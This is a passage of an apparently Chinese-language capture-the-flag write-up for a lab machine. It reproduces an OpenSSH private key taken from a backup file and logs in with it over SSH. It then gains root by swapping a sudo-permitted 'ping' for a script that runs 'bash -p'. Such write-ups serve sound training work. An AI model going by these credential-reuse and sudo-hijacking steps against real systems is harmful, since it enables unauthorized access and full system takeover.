
找到ssh备份文件,将其 Copy 下来,尝试登陆
cat > id_rsa << 'EOF'
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
EOF

chmod 600 id_rsa
ssh -i id_rsa crab@192.168.147.167
接下来尝试 sudo 提权
sudo -l
意味着在该目录下执行命令是任意都可以执行,进入目录发现

进行提权
crab@cheeseyjack:~/.bin$ mv ping ping.original
crab@cheeseyjack:~/.bin$ echo '#!/bin/bash' > ping
crab@cheeseyjack:~/.bin$ echo 'bash -p' >> ping
crab@cheeseyjack:~/.bin$ chmod +x ping
crab@cheeseyjack:~/.bin$ sudo ./ping
root@cheeseyjack:/home/crab/.bin# whoami
root
总结
其实这一题不算太难,主要的居然是信息收集,因为 Web 是没有什么漏洞的,靠的是信息收集,弱密码登陆进去。而我对提权的看法是:SUID 和 SUDO 提权重要的不是他们是不是有这个权限,而是他们是这个权限能干嘛以及我可不可以去伪造。例如此题中的 ping ,当我们发现它是 SUDO 并且无需密码,就可以考虑是否可以伪造了。

评论(0)
暂无评论